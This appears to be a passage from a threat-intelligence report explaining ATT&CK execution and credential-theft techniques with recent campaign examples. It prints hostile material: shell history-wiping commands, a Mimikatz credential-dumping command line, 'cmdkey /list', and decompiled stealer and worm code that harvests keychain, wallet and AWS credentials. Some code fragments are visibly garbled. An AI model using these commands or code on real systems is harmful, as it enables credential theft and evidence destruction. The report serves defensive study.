Network device Command Line Interface (CLI) represents a common focal point for adversaries seeking to manipulate the functionality of network devices.

For instance, beginning in **March 2025**, security researchers reported on the **China-nexus** espionage group **UNC3886** deploying custom backdoors (including **TINYSHELL** variants) on Juniper Networks Junos OS routers [47]. This campaign showcases deep knowledge of network device internals.

The malicious TTPs rely heavily on the Junos OS shell mod, an underlying FreeBSD shell accessible from the Junos CLI, to bypass security features and deploy rootkit-like malware for long-term persistence and covert espionage.

Below is a technical explanation of how UNC3886 leverages network device command line interfaces.

Persistence and Stealth via Shell Commands

The primary adversarial goal is to gain highly-privileged access to the underlying operating system shell, which is then used to subvert the device's integrity control mechanism (**Veriexec**) and deploy the backdoor.

The threat actor must first gain shell access (usually through compromised management credentials or a terminal server) from the standard Junos CLI. Once in the shell, they use standard Unix-like commands to execute their malicious code, bypassing the operating system's integrity checks.

Adversary Goal	Recovered Shell Command TTPs
Bypass Integrity Control	Inject malicious code into the memory of a trusted process to circumvent the Veriexec file integrity system. This is done using commands like cat, mkfifo, and dd to manipulate process memory.
Code Injection Setup	Create a named pipe (null) to create a "hung" process (cat) for memory injection.
Anti-Forensics	Clear the user's history file to eliminate traces of the commands used during the compromise session.

Clearing Shell History for Anti-Forensics

A critical anti-forensics step observed in the **UNC3886** campaign is the immediate removal of command history to ensure that the initial stages of the exploit (which involve complex file and memory manipulation) are not recorded on the device's persistent storage.

The following commands, executed from the underlying **FreeBSD** shell mode, demonstrate how the adversary ensures their actions, including the initial memory injection, are immediately erased from the history logs.

```
# Sets the shell history file variable to an empty string.
export HISTFILE=''

# Removes the HISTFILE variable entirely from the current session's
environment.
unset HISTFILE

# Clears the current session's command history in memory.
history -c

# Deletes the actual history file (which may be named differently
depending on the user/shell) to ensure no record remains.
rm -f $HOME/.sh_history
```

By leveraging the underlying shell accessible through the Juniper CLI, the adversary moves from a network configuration state to an **operating system exploitation state**, enabling the deployment of persistent, low-level malware.

#2.9. T1059.009 Cloud API

The **Cloud API** technique refers to adversaries abusing cloud service provider APIs, such as AWS, Azure, Google Cloud, or other high-reputation cloud platforms, to execute actions within a victim's environment. Rather than running traditional OS-level commands, the attacker issues instructions directly through the cloud service's management interfaces using stolen, abused, or misconfigured credentials.

Through these APIs, adversaries can list or modify IAM roles, access storage, deploy or terminate virtual machines, adjust network controls, or manipulate other cloud resources. Because these operations often resemble legitimate administrative activity, malicious API use can be difficult to distinguish from normal automation workflows. Effective defense requires continuous monitoring of cloud API activity, enforcing least-privilege access, securing identities with MFA, and maintaining comprehensive logging across cloud environments.

Adversary Use of Cloud API

Cloud platforms expose extensive automation capabilities, and any valid credential, compromised or misused, grants an attacker the same operational reach as an authorized administrator. Once inside, adversaries can blend into routine cloud traffic while conducting malicious actions.

Common malicious uses include;

- Listing or modifying IAM users/roles
- Spinning up or deleting virtual machines
- Exfiltrating cloud storage data
- Changing network/security configurations
- Deploying malicious resources (e.g., crypto-mining VMs)

Execution via API Data Relay

A notable example of Cloud API abuse emerged in **November 2025** with **SesameOp**, an espionage-focused backdoor that leveraged a trusted cloud API as a covert command relay [48]. Rather than contacting a dedicated C2 server, the malware communicated exclusively through **OpenAI's Assistants API**, using a stolen API key and legitimate endpoints (e.g., api.openai.com) to fetch encrypted instructions and upload execution results.

This approach allowed SesameOp to blend seamlessly into normal business-related API traffic and bypass traditional network defenses that rely on detecting suspicious domains or IPs. By *misusing a reputable cloud service* as a *transport layer*, the attackers demonstrated how Cloud API channels can be repurposed for stealthy execution and long-term persistence.

#2.10. T1059.010 AutoHotKey & AutoIT

AutoHotKey (AHK) and AutoIt are scripting languages and automation tools designed for automating repetitive tasks and creating macros on Windows systems. This highlights how attackers utilize AHK and AutoIt to execute malicious code or automate actions on compromised systems. These tools are frequently used for tasks such as keystroke injection, user interface manipulation, and creating system macros, enabling actions that typically fall outside the standard operations of legitimate software.

Adversary Use of AutoHotKey & AutoIT

AutoHotKey and AutoIT are frequently leveraged by adversaries because they provide simple, flexible automation capabilities and can be compiled into standalone Windows executables that do not require interpreters or additional dependencies. Although both tools are legitimate, they are commonly weaponized for initial execution, payload delivery, credential theft, and automated post-exploitation activity.

AutoHotKey:

AutoHotKey (AHK) is an open-source automation language built for Windows GUI manipulation and macro execution. Beyond benign automation, adversaries weaponize AHK in several ways:

- Simulating keyboard and mouse events to manipulate applications or extract data.
- Executing or injecting embedded payloads into legitimate processes.
- Capturing credentials or sensitive input by automating user-interaction paths.
- Acting as a loader by unpacking or decrypting secondary malware at runtime.

Because AHK scripts can be compiled into standard .exe files, attackers often distribute them as seemingly normal executables. These compiled binaries can bypass script-blocking policies, blend into enterprise environments, and serve as lightweight launchers for more advanced malware components.

AutoIT:

AutoIT is another Windows automation language, commonly used in enterprise IT for installation workflows and system management. Its rich scripting environment, native Windows API support, and ability to compile scripts make it an effective tool for adversaries. Attackers commonly use AutoIT for:

- Automating execution chains inside loaders, droppers, and multi-stage malware.
- Creating backdoors by modifying registry keys, persistence mechanisms, or system configuration.
- Downloading, decrypting, and executing additional payloads from external sources.
- Orchestrating stealthy file operations and process control with minimal forensic footprint.

Compiled AutoIT executables can masquerade as legitimate enterprise software, enabling attackers to deploy backdoors, automate post-exploitation tasks, and maintain persistence without requiring traditional malware frameworks. This makes AutoIT-based malware loaders, such as those seen in long-running campaigns like DarkGate, effective tools for stealthy and automated malicious operations.

#2.11. T1059.011 Lua

Lua is a lightweight, high-level scripting language designed for simplicity and flexibility, often used for embedding into applications to enable customization and automation. Its speed, portability, and ease of integration make it popular in game development, configuration management, and extensibility for software tools. However, its benign nature and flexibility also make Lua an appealing tool for adversaries in cyber operations.

Adversary Use of Lua

While Lua is not among the most common languages used by malware authors, it remains attractive for opportunistic attacks, particularly when embedded in gaming-related tools or cheat engines. Multiple incidents in 2024–2025 involved Lua-based malware masquerading as game cheat tools: victims download a package containing a Lua runtime, obfuscated Lua script and launcher, which then executes malicious payloads or drops additional malware [49].

In addition, a newly observed malware strain appears to dynamically generate Lua scripts at runtime (on Windows, macOS, Linux) for theft and encryption, demonstrating that Lua remains a viable scripting option, especially when paired with languages like Go, or when generated dynamically for evasive purposes [50].

However, as of 2025 there is *no widely documented, large-scale enterprise or APT campaign using Lua*, public reporting is limited to consumer-focused or opportunistic malware.

Consequently, defenders should treat Lua-based threats as a *possible but lower-probability vector* in enterprise settings, while remaining aware of evolving techniques (e.g., dynamic script generation, multi-language malware) that may raise the risk in the near future.

#2.12. T1059.012 Hypervisor CLI

A hypervisor CLI is a command line interface that lets administrators control and inspect virtual machines and the host hypervisor directly. Through CLI commands, teams can create, start, stop, or migrate VMs; adjust CPU, memory, and storage allocations; review system logs; and perform low-level diagnostics or maintenance tasks. It provides precise, scriptable management without relying on a graphical console.

Adversary Use of Hypervisor CLI

Adversaries use hypervisor CLI access to operate beneath the guest operating system and outside the reach of traditional security controls. With administrative access to the virtualization layer, they can disable protections, power off or reconfigure virtual machines, manipulate virtual disks offline to steal credentials or data, deploy and execute malicious payloads directly against underlying storage, and route exfiltration through management components. Because all actions occur below the guest OS, they evade EDR, logging, and in-guest defenses, enabling rapid, stealthy, and high-impact compromise across entire virtual environments.

Exploiting the Virtualization Layer Through Hypervisor CLI

For instance, in mid-2025, **UNC3944** was observed abusing the **ESXi hypervisor** CLI as a central mechanism in its vSphere-focused intrusion chain [51]. After socially engineering help desk agents and gaining control of privileged Active Directory accounts, the group used inherited vCenter admin rights to enable SSH on ESXi hosts and reset the root password, granting themselves direct hypervisor shell access. From there, UNC3944 issued ESXi-level commands to disable security controls such as `execInstalledOnly`, power off critical VMs, and perform offline disk operations. This included detaching a Domain Controller's VMDK and attaching it to an abandoned "orphaned" VM they controlled, allowing them to extract NTDS.dit without generating any in-guest telemetry.

After gaining hypervisor control by enabling SSH and resetting the root password, the adversary obtained root-level ESXi access. They disabled protections by turning off execInstalledOnly, allowing ransomware to execute. Active Directory credentials were stolen through offline disk manipulation by detaching and attaching Domain Controller disks, bypassing Windows security controls and EDR.

To prepare ransomware deployment, virtual machines were powered off at the hypervisor layer to unlock .vmdk files for encryption. Ransomware was executed by running a custom binary via the ESXi shell, encrypting entire datastores. Data was exfiltrated using SFTP staging and command-and-control channels through the vCenter Server Appliance, avoiding network segmentation and detection. Throughout the operation, the attackers maintained stealth by operating entirely below the guest OS, leaving in-guest security tools with no visibility.

They then used SFTP from the hypervisor shell to stage stolen data on the compromised VCSA and exfiltrated it through a Teleport-based C2 channel established earlier in the intrusion. In the ransomware phase, UNC3944 uploaded their payload to `/tmp`, made it executable, and launched it using `nohup`, coordinating mass VM shutdowns via `vim-cmd` before encrypting datastore-level files (`.vmdk`, `.vmx`).

ESXi shell logs captured each step, from login, payload preparation, and exclusion-list creation to ransomware execution and cleanup, while the group's operations remained largely invisible to EDR due to their placement at the hypervisor layer. This use of the hypervisor CLI enabled UNC3944 to achieve rapid, full-environment impact with minimal forensic noise.

#2.13. T1059.013 Container CLI/API

A container CLI (Command Line Interface) or API (Application Programming Interface) allows users or applications to interact with containerized environments. The CLI provides a command-line interface to manage containers, including actions like starting, stopping, and configuring them. The API, on the other hand, offers programmatic access to container operations, enabling remote management and automation of containerized applications. Both are essential for managing and orchestrating containers in modern infrastructure.

Adversary Use of Container CLI/API

Adversaries exploit the CLI and API techniques to gain unauthorized access and control over containerized environments. Containers, which package applications and their dependencies in isolated environments, are commonly used in modern infrastructure due to their scalability and efficiency.

Adversary Use:

- **Execution of Malicious Commands:** Attackers can use container CLI/API to execute commands within a containerized environment. By interacting with the CLI or API, adversaries can run malicious scripts or deploy payloads within the container to achieve their objectives.
- **Lateral Movement:** Once inside a container, attackers can use these interfaces to move laterally within the infrastructure. They may attempt to exploit weaknesses in the container's security settings or gain access to other containers or underlying systems.
- **Bypass of Security Controls:** Many containers may be deployed with minimal security configurations. Adversaries can exploit the CLI/API to bypass or disable security mechanisms, gaining elevated privileges within the container or host system.
- **Persistence and Data Exfiltration:** Attackers may use container APIs to install backdoors or schedule tasks that maintain access over time. They can also leverage these interfaces to exfiltrate sensitive data from the containerized environment.
- **Abuse of Default Permissions:** In some cases, containers might be configured with overly permissive API or CLI access, which adversaries can abuse to escalate privileges or execute harmful actions across multiple containers or host systems.

In essence, adversaries utilize the Container CLI/API technique to manipulate containers for a variety of malicious purposes, taking advantage of their inherent flexibility and, at times, insufficiently secured configurations.

#3

T1555

CREDENTIALS FROM PASSWORD STORES

Tactics
Credential Access

Prevalence
23%

Malware Samples
254,804

Many operating systems and applications have password management features that allow users to store and protect credentials such as usernames, passwords, and tokens. These password stores are intended to simplify authentication and increase security by securely storing credentials in encrypted formats. Credentials from Password Stores technique is used by adversaries to extract sensitive authentication information from password storage systems, allowing attackers to escalate their access within a compromised environment, pivot to other systems, or exfiltrate sensitive information. In the Red Report 2026, this technique has continued to be the most prevalent credential access technique.

ADVERSARY USE OF CREDENTIALS FROM PASSWORD STORES

Adversaries use Credentials from Password Stores technique to harvest credentials stored in security repositories, enabling them to expand their access within a target environment. Since password stores often contain sensitive information, such as account credentials for enterprise systems, cloud services, and critical applications, they are particularly attractive to attackers. Compromised password stores can grant adversaries elevated privileges, making it easier to maintain persistence, move laterally across networks, and access valuable data.

This technique often requires attackers to gain access to the device or application hosting the password store. The initial access can be achieved via Phishing (T1566) or exploiting public facing applications (T1190). Once inside, attackers leverage various tactics, including abusing administrative privileges or exploiting weaknesses in the password store's design, to decrypt or directly extract the stored credentials. For example, password managers and browser-based storage often rely on encryption to secure stored data, but if the adversary can access the master key or exploit a design flaw, the encrypted sensitive data becomes exposed.

By obtaining the stored credentials, adversaries can bypass other security controls such as multi-factor authentication (MFA), access sensitive data, or impersonate legitimate users. Additionally, credentials extracted from password stores often include details for privileged accounts or service accounts, which are particularly valuable for expanding an attack's scope or achieving complete domain compromise.

1.Privilege Escalation

By extracting credentials stored in password repositories, attackers may gain access to accounts with higher privileges than their initial foothold, enabling them to execute actions or access systems that would otherwise be restricted. For instance, many users and applications store administrator or service account credentials in password managers, browser-based storage, or operating system keychains. If an adversary compromises a machine or application and extracts these stored credentials, they could use them to log into accounts with elevated privileges, such as domain administrators, system administrators, or privileged cloud service accounts. This access allows the attacker to bypass privilege constraints on their initial account, significantly increasing their control over the environment.

2.Lateral Movement

Lateral movement involves an attacker expanding their access across systems and networks after gaining an initial foothold. Extracting credentials from password stores is a particularly effective method for this purpose, as it often provides the attacker with legitimate authentication data for other accounts, systems, or applications. For example, credentials for remote desktop connections, VPNs, or privileged accounts might be stored in these repositories. By using these credentials, attackers can authenticate to other systems within the network as legitimate users, bypassing many security mechanisms that might block unauthorized access.

Additionally, the credentials extracted may belong to users with access to critical or interconnected systems, such as file shares, email servers, or administrative consoles. By leveraging these credentials, adversaries can pivot through the network, establishing persistence and identifying additional targets for exploitation.

3.Defense Evasion

With extracted credentials, adversaries can impersonate legitimate users to access systems, applications, or resources. Compromised users' actions may appear normal to security monitoring systems, reducing the likelihood of triggering alerts. For example, logging into a system with the rightful user's credentials often bypasses authentication-based controls, including multi-factor authentication (MFA), if the extracted credentials include tokens or session information.

Moreover, adversaries can use credentials to avoid detection tools that monitor unauthorized execution or privilege escalation attempts. Instead of deploying malware or using exploit-based methods, which may trigger antivirus or endpoint detection systems, attackers with extracted credentials can perform their tasks directly through authorized accounts and approved tools. This strategy minimizes their reliance on potentially detectable malicious tools or techniques.

4.Persistence

By extracting stored credentials, adversaries can gain access to accounts that enable them to re-enter the target environment at will. These credentials might belong to privileged users, service accounts, or cloud-based applications, providing attackers with multiple avenues for maintaining access. For instance, if an attacker retrieves the credentials of an administrator or a system account, they can use these to log back into the environment remotely, create backdoor accounts, or modify configurations to secure their foothold.

Moreover, the use of legitimate credentials for persistence is particularly advantageous for adversaries because it allows them to blend their activity with normal user behavior. Unlike malware-based persistence methods, which rely on implanting additional code or creating suspicious registry entries, using credentials appears less anomalous to security monitoring tools. This makes detection more challenging and allows attackers to operate covertly.

#3

SUB-TECHNIQUES OF

CREDENTIALS FROM PASSWORD STORES

There are 6 sub-techniques under the Credentials from Password Stores technique in ATT&CK v18:

ID	Name
T1555.001	Keychain
T1555.002	securityd Memory
T1555.003	Credentials from Web Browsers
T1555.004	Windows Credential Manager
T1555.005	Password Managers
T1555.006	Cloud Secrets Management Stores

Each of these sub-techniques will be explained in the next sections.

#3.1. T1555.001 Keychain

Keychain is a built-in password management system for macOS and iOS that securely stores users' sensitive information, such as usernames, passwords, encryption keys, certificates, and secure notes. Its purpose is to provide a convenient and secure way for users and applications to manage authentication data.

Keychain is designed to streamline the user experience by autofilling credentials across various applications and websites, ensuring that authentication processes are both seamless and secure. It employs robust encryption mechanisms to protect stored data, making it accessible only to authorized users and applications.

Despite its robust design, Keychain is not entirely immune to vulnerabilities. Misconfigurations, exploitable flaws in the system, or adversaries gaining unauthorized access to the user's device can potentially compromise the sensitive information stored within it.

Adversary Use of Keychain

Adversaries target the Keychain because it often contains valuable credentials for both local and remote systems, such as email accounts, VPNs, and websites. To access the Keychain, attackers typically need to gain sufficient privileges, such as root access or control over the user's account. Once they have access, they may use legitimate or malicious tools to extract the stored credentials. If they can bypass or manipulate the system's access controls, they can potentially decrypt and view sensitive information stored within.

A particularly stealthy aspect of targeting the Keychain is its integration with macOS and iOS as a legitimate system tool. Since Keychain operations are native to the operating system, unauthorized data extraction might not trigger immediate alerts from security monitoring systems.

For example, adversaries can abuse macOS's built-in security command-line tool to query Keychain data and extract credentials without deploying malware likely to trigger antivirus or endpoint detection. Scripts or malicious applications can automate these queries to extract and decrypt multiple credentials if access controls or the Keychain password are bypassed.

In July 2025, BeaverTail malware was reported abusing macOS Keychain access to steal credentials from developer systems [52]. Delivered through malicious npm packages disguised as interview projects, BeaverTail executed during installation and invoked native Keychain utilities to extract browser secrets and authentication tokens from the user's Keychain.

```
const FILE_PATTERNS = [
    '/Library/Application Support/Exodus/', // Exodus wallet config
    '/Library/Application Support/BraveSoftware/', // Brave browser
profiles
    '/.config/solana/solana_id.json', // Solana CLI keypair
    'Login.keychain', // macOS system keychain file
];

// File collection and exfiltration
function harvest() { // Primary execution routine
    const tmpZip = path.join(os.tmpdir(), 'p2.zip');
    const zip    = new AdmZip(); // Dependency for archiving
    scanAndAdd(zip, WALLET_IDS, FILE_PATTERNS); // Search and match files
    zip.writeZip(tmpZip);
```

#3.2. T1555.002 securityd Memory

securityd memory is the portion of system memory allocated to the securityd process, a core component of macOS responsible for managing sensitive security operations. This process is central to handling Keychain interactions, enforcing access controls, and performing cryptographic tasks. As part of its operations, securityd temporarily stores data in memory to facilitate tasks such as verifying credentials, retrieving Keychain entries, or executing encryption and decryption processes.

The data stored in securityd memory often includes highly sensitive information, such as plaintext passwords, private keys, authentication tokens, and other cryptographic materials. While this data is typically encrypted when stored in the Keychain, it must be decrypted and held in memory to perform operations. This decrypted state makes securityd memory a prime target for attackers seeking to harvest credentials or cryptographic keys.

Adversary Use of securityd Memory

Adversaries target securityd memory to extract sensitive credentials and cryptographic materials. securityd memory temporarily holds plaintext versions of sensitive credentials, such as usernames, passwords, private keys, and authentication tokens, while performing tasks like user authentication or cryptographic operations. By exploiting securityd memory, attackers can bypass the typical security protections surrounding Keychain data, such as encryption and access controls, and directly access sensitive information in its decrypted state.

Since securityd memory is located in the protected memory regions of the operating system, adversaries need to gain root or administrator privileges to interact with it. Once the necessary privileges are obtained, attackers use tools or custom scripts to inspect and extract sensitive data stored temporarily in the memory of the securityd process. Adversaries typically use memory dumping tools, such as gcore, to capture the memory space of the securityd process. They can then analyze the captured memory dump to locate sensitive credentials or cryptographic keys and extract credentials.

The extracted credentials and cryptographic materials can be used for various malicious activities, such as escalating privileges, authenticating to secure systems, performing lateral movement within a network, or exfiltrating sensitive data. Because the credentials are retrieved in plaintext, they are immediately usable by the attacker, significantly enhancing the speed and effectiveness of the attack.

#3.3. T1555.003 Credential from Web Browsers

Many modern web browsers offer built-in password managers to improve usability and streamline the login process for users. When users log into a website, the browser can offer to save their username and password for future use. When a user opts to save a password, the browser encrypts the credentials using a mechanism tied to the user's system credentials or a master key.

Internally, browsers use secure storage mechanisms to keep track of saved credentials. For instance, in Chrome, passwords are stored in an encrypted database file, often located in the user's profile directory. This file cannot be decrypted without access to the user's operating system-level credentials or, in some cases, a logged-in browser profile tied to a cloud service. Similarly, Firefox uses an encrypted database called logins.json along with a key4.db file to manage stored passwords, with encryption tied to the user's master password if set.

When a user revisits a website where credentials are saved, the browser retrieves and decrypts the relevant username and password, automatically populating the login fields. This process happens seamlessly in the background, with the decryption step requiring the user to be authenticated to their device or browser profile.

Adversary Use of Credentials from Web Browsers

Adversaries extract saved usernames and passwords from web browsers, exploiting their credential storage mechanisms. The extracted credentials may provide a direct pathway to both personal and enterprise accounts, making them an appealing target for adversaries.

This technique typically requires adversaries to have an initial foothold in the target system. Once on the system, attackers target the files, databases, or APIs associated with the browser's password storage. For instance, Google Chrome and Microsoft Edge store credentials in an encrypted SQLite database within the user's profile directory. The encryption keys for these databases are often tied to the operating system's secure storage mechanism, such as the Windows Data Protection API (DPAPI) or the macOS Keychain. If an attacker gains administrative privileges, they can extract the database and decrypt it using tools or scripts that leverage these keys. Similarly, Mozilla Firefox stores credentials in a logins.json file, encrypted with a key stored locally, which attackers can retrieve to decrypt the file and extract passwords.

In December 2025, SantaStealer malware was reported to bypass AppBound Encryption to extract credentials from Chromium-based browsers [53]. After execution, SantaStealer enumerated browser credential stores and targeted encryption mechanisms designed to bind stored secrets to the browser application context. Instead of attempting direct decryption, the malware leveraged the browser's own cryptographic interfaces by executing within a trusted process context, allowing it to request decrypted credentials as the browser would during normal operation. By abusing legitimate browser APIs and execution context rather than breaking encryption outright, SantaStealer successfully retrieved saved passwords, cookies, and session data, demonstrating how AppBound Encryption can be circumvented through process-level abuse rather than cryptographic weakness.

```
if ( SHGetFolderPathA(0, CSIDL_LOCAL_APPDATA, 0, 0, Str) )
    return 0xFEFFFFFFLL;
strcat(Str, "\\chromelevator.exe");
v0 = fopen(Str, "wb");
v1 = v0;
if (!v0)
    return 0xFFFFFFFFLL;
v2 = fwrite(chromelevator_exe_bytes, 1u, 2775343u, v0) ;
fclose(v1);
if ( v2 != 2775343
    || (memset (&pExecInfo.hwnd, 0, 0x68u),
        *(_QWORD *)&pExecInfo.cbSize = 0x4000000070LL,
        *(_m128i *)&pExecInfo.lpVerb = _mm_unpacklo_epi64(
            (__m1281) (unsigned __int64) "open",
            (__m128i) (unsigned __int64)Str),
        !ShellExecuteExA(&pExecInfo)) )
{
    DeleteFileA(Str);
    return 0xFFFFFFFFLL;
}
v3 = WaitForSingleObject(pExecInfo.hProcess, 25000u);
ExitCode = 1;
hProcess = pExecInfo.hProcess;
if ( v3 )
{
    if ( v3 == WAIT_TIMEOUT )
    {
        TerminateProcess(pExecInfo.hProcess, 1u);
        ExitCode = 1;
        hProcess = pExecInfo.hProcess;
    }
}
```

#3.4. T1555.004 Windows Credential Manager

Windows Credential Manager is a built-in feature in Microsoft Windows that allows users to securely store and manage credentials, such as usernames, passwords, and authentication tokens. It is designed to streamline the user experience by automatically saving and retrieving credentials for websites, network shares, and other resources, eliminating the need for users to remember multiple passwords. This functionality is integrated into the Windows operating system and is accessible through the Control Panel or settings.

The credential manager acts as a secure repository for sensitive data. When a user logs into a website or connects to a network resource, Windows offers to save the login credentials. These credentials are then encrypted and stored locally on the system. Windows uses its Data Protection API (DPAPI) to encrypt this information, tying the encryption keys to the user's account. This ensures that only the authenticated user can access the stored credentials, providing a layer of security against unauthorized access.

There are two primary types of credentials stored in Windows Credential Manager: Web Credentials and Windows Credentials. Web Credentials are used for internet-related logins, such as websites and web-based applications, while Windows Credential Manager stores authentication data for network shares, mapped drives, and enterprise applications. The manager also supports certificates and generic credentials, which can be used by custom applications.

Adversary Use of Windows Credential Manager

Adversaries target the Windows Credential Manager to extract sensitive authentication data. While Credential Manager is designed to enhance usability and security, it has become a target for attackers seeking to harvest stored credentials for unauthorized access and further malicious activities.

Similar to other credential access techniques, adversaries typically begin by gaining access to the target system. This can be achieved through phishing attacks, malware delivery, exploiting vulnerabilities, or other initial access vectors. Once on the system, attackers aim to escalate their privileges to gain administrative rights or gain access to the specific user account whose credentials they intend to extract. Elevated privileges are often necessary because Credential Manager encrypts stored data and restricts access based on the user's authentication context. With the required privileges, adversaries can extract credentials using various methods and tools.

One common approach is to use legitimate Windows commands or PowerShell scripts to interact with Credential Manager. For example, attackers can use commands like cmdkey to list stored credentials or manipulate Credential Manager entries.

In May 2025, Earth Ammit APT group was reported to enumerate credentials saved on compromised systems, including cached domain and network authentication entries [54]. Rather than deploying custom credential dumping tools, Earth Ammit relied on native Windows functionality to identify and selectively extract valuable credentials already stored by the operating system.

```
cmdkey /list
```

In December 2024, Meduza Stealer was observed abusing the Windows Credential Manager API to harvest stored credentials from compromised systems [55]. After execution, Meduza invoked the CredEnumerateA function to enumerate credentials saved in the Windows Credential Manager, including generic and domain-related entries.

Another prevalent tool is Mimikatz, a post-exploitation framework capable of dumping plaintext credentials from memory or extracting encrypted credentials from storage. In August 2025, Makop ransomware was observed using Mimikatz to extract credentials stored in the Windows Credential Manager. After gaining local execution, the adversaries deployed Mimikatz to interact directly with Windows credential storage, invoking the following commands to enumerate and retrieve saved credentials, including generic and domain-related entries.

```
mimikatz.exe "privilege::debug" "sekurlsa::bootkey" "token::elevate"
"event::clear" "log .\!logs\Result.txt" "sekurlsa::logonPasswords"
"vault::cred" "lsadump::secrets" "lsadump::cache" "lsadump::sam"
```

#3.5. T1555.005 Password Managers

Password managers are software applications designed to securely store, generate, and manage passwords for a user's online accounts and services. Their primary purpose is to help individuals and organizations maintain strong, unique passwords for every account without the burden of memorizing them all.

In an age where digital security is paramount, password managers play a critical role in protecting against cyber threats like password breaches, credential stuffing, and account takeovers.

A password manager functions as a centralized vault that stores encrypted passwords and other sensitive information, such as security questions, payment card details, and secure notes. The stored data is accessible through a single master password or, in some cases, biometric authentication, such as a fingerprint or facial recognition. This master password serves as the key to decrypt the stored information, making it essential to create and protect a strong, unique master password.

Adversary Use of Password Managers

Password managers have become high-value targets for attackers because they often contain a wealth of sensitive credentials that can provide access to numerous accounts and systems. Adversaries aim to compromise password managers to extract valid credentials that can be used to access sensitive data, elevate privileges, and compromise other systems in the victim's environment.

The security of a password manager depends on its encryption mechanism and the strength of its master password. Adversaries may attempt to extract the encrypted vault file or database associated with the password manager. If they successfully obtain this file, they can try offline attacks, such as brute force or dictionary attacks, to crack the master password and decrypt the stored data. Tools like Hashcat can be used for such operations, especially if the master password is weak or commonly used.

In some cases, attackers leverage malware or keyloggers to capture the master password when the user enters it. This is a direct method of bypassing encryption without the need for extensive computational efforts.

In July 2025, UNC3944 was reported to target credentials stored in password managers after compromising administrator endpoints [51]. Following successful identity-based access and endpoint takeover, UNC3944 operated under the context of legitimate administrators, enabling access to password managers like HashiCorp used to store privileged infrastructure credentials. Rather than bypassing encryption controls, the attackers leveraged the unlocked user session to retrieve stored credentials directly from password manager applications, including secrets used for hypervisor and management plane access.

#3.6. T1555.006 Cloud Secrets Management Stores

Cloud Secrets Management Stores are specialized services provided by cloud platforms or third-party vendors to securely manage, store, and access sensitive information such as API keys, encryption keys, passwords, certificates, and other credentials. These secrets are critical for enabling secure communication between applications, services, and infrastructure in modern, cloud-centric environments.

Secrets management stores reduce risks of exposing sensitive information by replacing hardcoded secrets with a centralized, secure repository. They encrypt and control access to secrets, ensuring only authorized users or applications can retrieve them. Services like AWS Secrets Manager, Azure Key Vault, and Google Cloud Secret Manager offer features such as fine-grained access control, auditing, versioning, and automated secret rotation.

Adversary Use of Cloud Secrets Management Stores

Adversaries exploit cloud-based secrets management systems post-compromise to access sensitive data or escalate privileges. They target misconfigurations, such as overly permissive access controls, often caused by developers assigning broad permissions. Using legitimate tools like AWS CLI, Azure PowerShell, or gcloud, attackers query APIs with stolen credentials to retrieve secrets, blending in with normal activity unless closely monitored.

Adversaries exploit exposed credentials or tokens found in source code repositories, logs, or configuration files. Developers may unintentionally embed access tokens or API keys in code, which attackers can harvest if leaked. Malware or keyloggers may also be used to capture credentials directly from endpoints.

In August 2025, Microsoft researchers observed Storm-0501 abusing cloud secrets management stores to obtain credentials used in cloud-based ransomware operations [56]. After gaining access through compromised identities and misconfigured access controls, the attackers enumerated secrets stored in cloud-native vault services, including application credentials, service principal secrets, and automation keys. Rather than extracting credentials from endpoints, Storm-0501 retrieved secrets directly from centralized secrets platforms using legitimate API calls and assigned permissions. In Azure environments, the group leveraged Owner privileges to invoke the Microsoft.Storage/storageAccounts/listkeys/action operation and steal storage account access keys.

In 2025, Shai-Hulud 2.0 malware was reported to target cloud secrets management stores to extract credentials from compromised cloud and developer environments [57]. After obtaining access through stolen identities and developer tokens, the malware invoked a dedicated credential extraction function designed to operate asynchronously, allowing secret retrieval to occur in the background without interrupting normal cloud operations. This function queried cloud-native secrets services for stored credentials, API keys, and service account secrets while maintaining detailed internal logging of successful and failed retrieval attempts.

```
var NE = _0x5a6eb7 => async () => {
    _0x5a6eb7?.['logger']?.["debug"]["@aws-sdk/credential-provider-env
-fromEnv");
```

```
    let _0x4085d5 = process.env.AWS_ACCESS_KEY_ID;
    let _0x58a261 = process.env.AWS_SECRET_ACCESS_KEY;
    let _0x9ced20 = process.env.AWS_SESSION_TOKEN;
    let _0x522ed2 = process.env.AWS_CREDENTIAL_EXPIRATION;
    let _0x24f6b4 = process.env.AWS_CREDENTIAL_SCOPE;
    let _0x714a9 = process.env.AWS_ACCOUNT_ID;
    if (_0x4085d5 && _0x58a261) {
        let _0x5314f4 = {
            'accessKeyId': _0x4085d5,
            'secretAccesskey': _0x58a261,
            ...(_0x9ced20 && {
                'sessionToken': _0x9ced20
            }),
            ...(0x522ed2 && {
                'expiration': new Date(_0x522ed2)
            }),
                'credentialScope': _0x24f6b4
            }),
            ...(0x714a9 && {
                'accountId': _0x714a9
            }),
        };
        kK0.setCredentialFeature(_0x5314f4, "CREDENTIALS_ENV_VARS", 'g');
        return _0x5314f4;
    }
    throw new jk0.CredentialsProviderError("Unable to find environment
variable credentials.", { 'logger': _0x5a6eb7?.["logger"]
    });
};
```

#4

T1497
VIRTUALIZATION/ SANDBOX EVASION

Tactics
Defense Evasion, Discovery

Prevalence
20%

